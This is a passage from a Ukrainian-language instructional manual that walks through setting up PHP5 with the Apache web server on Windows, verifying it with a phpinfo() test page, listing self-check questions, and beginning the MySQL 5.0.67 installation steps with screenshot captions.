


Рис. 2.55 Вікно панелі управління Windows

13. У відповідь повинно з'явитись вікно властивостей операційної системи Windows, яке показано на рис. 2.56. В означеному вікні переходимо на вкладку „Дополнительно” та натискаємо кнопку „Переменные среды”.

14. У відповідь повинно з'явитись показане на рис. 2.57 вікно налаштувань змінних середовища. В полі "Системные переменные" вибираємо змінну Path. Пересвідчуємось, що дана змінна містить, виділений на рис. 2.57, рядок C:\PHP5\ . В цьому випадку переходимо до п.16. В протилежному випадку натискаємо кнопку „Изменить”.




Рис. 2.56 Вікно властивостей системи ОС Windows

15. У новому, показаному на рис. 45 вікні налаштувань, в полі „Значение переменной” на початку рядка дописуємо рядок `C:\PHP5\`;

16. За допомогою кнопки „ОК” виходимо із режиму налаштувань операційної системи.

17. Відкриваємо конфігураційний файл Веб-сервера Apache `httpd.conf`.

18. Пересвідчуємось, що файл `httpd.conf` містить рядки

```
#BEGIN PHP INSTALLER EDITS - REMOVE ONLY ON UNINSTALL
PHPIniDir "C:/PHP5/"
LoadModule php5_module "C:/PHP5/php5apache2_2.dll"
#END PHP INSTALLER EDITS - REMOVE ONLY ON UNINSTALL
```

В протилежному випадку записуємо ці рядки в кінці файлу.

19. Зберігаємо та закриваємо файл `httpd.conf`.




Рис. 2.57 Вікно налаштувань змінних середовища




Рис. 2.58 Вікно модифікації системної змінної

Перевірка працездатності Php5

20. В теці "F:/int" створює текстовий документ 1.php

21. Записуємо в нього програмний код

```
<?php
```

```
    phpinfo();
```

```
?>
```

22. Зберігаємо та закриваємо файл 1.php

23. Запускаємо Веб-сервер.
24. В адресному рядку браузера набираємо `http://localhost/1.php` та натискаємо кнопку „Переход”. У відповідь повинно відкритись, показане на рис. 2.59, вікно з інформацією про інтерпретатор Php5.




Рис. 2.59 Вікно браузеру з інформацією про інтерпретатор Php

25. При виникненні помилок слід зупинити Веб-сервер, знайти та виправити помилки в настройках. Пересвідчитись в правильності функціонування.

Питання для самоперевірки

1. Навіщо, потрібно вказувати при інсталяції Php, де розміщена конфігураційна тека Apache?
2. Чи буде перервано процес інсталяції при неправильному визначені конфігураційної теки Apache?
3. Який код потрібно записати в файл httpd.conf при неправильному визначені конфігураційної теки Apache?
4. Який код автоматично записується в файл httpd.conf при правильному визначені конфігураційної теки Apache?
5. Які модулі слід визначити необхідними при установці Php?
6. Яким чином визначаються необхідні модулі Php?
7. В чому полягає зміст перевірки коректності установки Php5?
8. Як перевірити коректність запису установки Php5 в операційній системі Windows?
9. Як виправити не коректність запису установки Php5 в операційній системі Windows?
10. Як перевірити коректність запису установки Php5 в конфігураційному файлі Веб-серверу Apache?
11. Як виправити не коректність запису установки Php5 в конфігураційному файлі Веб-серверу Apache?
12. Як перевірити працездатність Php5?
13. Яким чином визначити тип установки Php5?
14. Які можливі типи установки Php5?
15. Чим відрізняються між собою типи установки Php5?
16. Чи потрібно перезапустити Веб-сервер після установки Php5?

3.3. Методика установки та першочергової настройки СУБД MySQL 5

Для установки СУБД будемо використовувати інсталяційний пакет `mysql-5.0.67-win32.zip`. Даний пакет є безкоштовним для використання в учбових цілях та дозволяє встановити інтерпретатор MySQL версії 5.0.67, яка на момент написання посібника є однією із найбільш сучасних та стабільних версій для операційної системи Windows. Зазначимо, що в загальному випадку розгортання СУБД MySQL не пов'язане ні з Веб-сервером Apache, ні з інтерпретатором Php. Однак, в нашому випадку Apache, Php та MySQL взаємодіють в контексті функціонування кросплатформеного програмного комплексу. Тому перед установкою MySQL слід виконати установку та першочергову настройку Веб-серверу Apache та інтерпретатора Php, як це передбачено в попередніх розділах цього навчального посібника. Власне методика установки MySQL полягає в наступному:

1. Зупиняємо Веб-сервер.
2. Проводимо розархівацію файлу `mysql-5.0.67-win32.zip` в теку `mysql-5.0.67-win32`. Із означеної теки запускаємо інсталяційний пакет `Setup.exe`. У відповідь повинно з'явитись, показане на рис. 2.60 вікно першого етапу інсталяції. Натискаємо клавішу Next.




Рис. 2.60 Вікно першого етапу інсталяції серверу СУБД MySQL

3. У відповідь з'являється, показане на рис.2.61, вікно другого етапу інсталяції в якому можливо вибрати тип установки. Відповідно рис.48 вибираємо стандартну установку та натискаємо клавішу Next. Зазначимо, що в цьому випадку СУБД буде встановлено в теку "C:\Program Files\MySQL\MySQL Server 5.0" (див. рис. 2.62). При необхідності установки в іншу теку слід у вікні рис. 2.61 вибрати опцію Custom.




Рис. 2.61 Вікно другого етапу інсталяції серверу СУБД MySQL

4. У відповідь з'являється, показане на рис.2.62, вікно третього етапу інсталяції. Натискаємо клавішу Install та виконуємо команди показані на рис. 2.63-2.65. Зазначимо, що вікна рис. 2.63-2.65 мають в основному тільки інформативний характер. В них відображаються хід установки та перераховуються можливості та переваги MySQL по відношенню до інших СУБД. При цьому вибір опції "Configure the MySQL Server now", показаної на рис. 2.65 дозволяє відразу після установки в автоматичному режимі запустити майстер першочергової настройки СУБД.




Рис. 2.62 Вікно третього етапу інсталяції серверу СУБД MySQL



Рис. 2.63 Вікно четвертого етапу інсталяції серверу СУБД MySQL



Рис. 2.64 Вікно п'ятого етапу інсталяції серверу СУБД MySQL




Рис. 2.65 Вікно завершального етапу інсталяції і першого етапу конфігурації серверу СУБД MySQL

5. У відповідь з'являється, показане на рис. 2.66, вікно другого етапу конфігурації серверу. Натискаємо клавішу Next.




Рис. 2.66 Вікно другого етапу конфігурації серверу СУБД MySQL

6. У відповідь з'являється, показане на рис. 2.67, вікно вибору типу конфігурації серверу. Відповідно рис. 2.67, обираємо стандарту конфігурацію, основні параметри якої є оптимальними для більшості практичних випадків. При цьому більшість конфігураційних параметрів можливо змінити під час функціонування СУБД. Натискаємо клавішу Next.

7. Послідовно реалізуємо наступні етапи конфігурації СУБД, для чого виконуємо інструкції показані на рис. 2.68-2.69. Зазначимо, що вибір перемикача "Include Bin Directory in Windows PATH", показаного на рис. 2.68 означає автоматичний запис шляху до теки з бінарними файлами СУБД в змінну PATH операційної системи Windows. Це дозволяє спростити процес управління СУБД. Для перевірки запису в змінну PATH слід скористатись п. 12-16 методики установки та першочергової настройки інтерпретатора Php.




Рис. 2.67 Вікно третього етапу конфігурації серверу СУБД MySQL

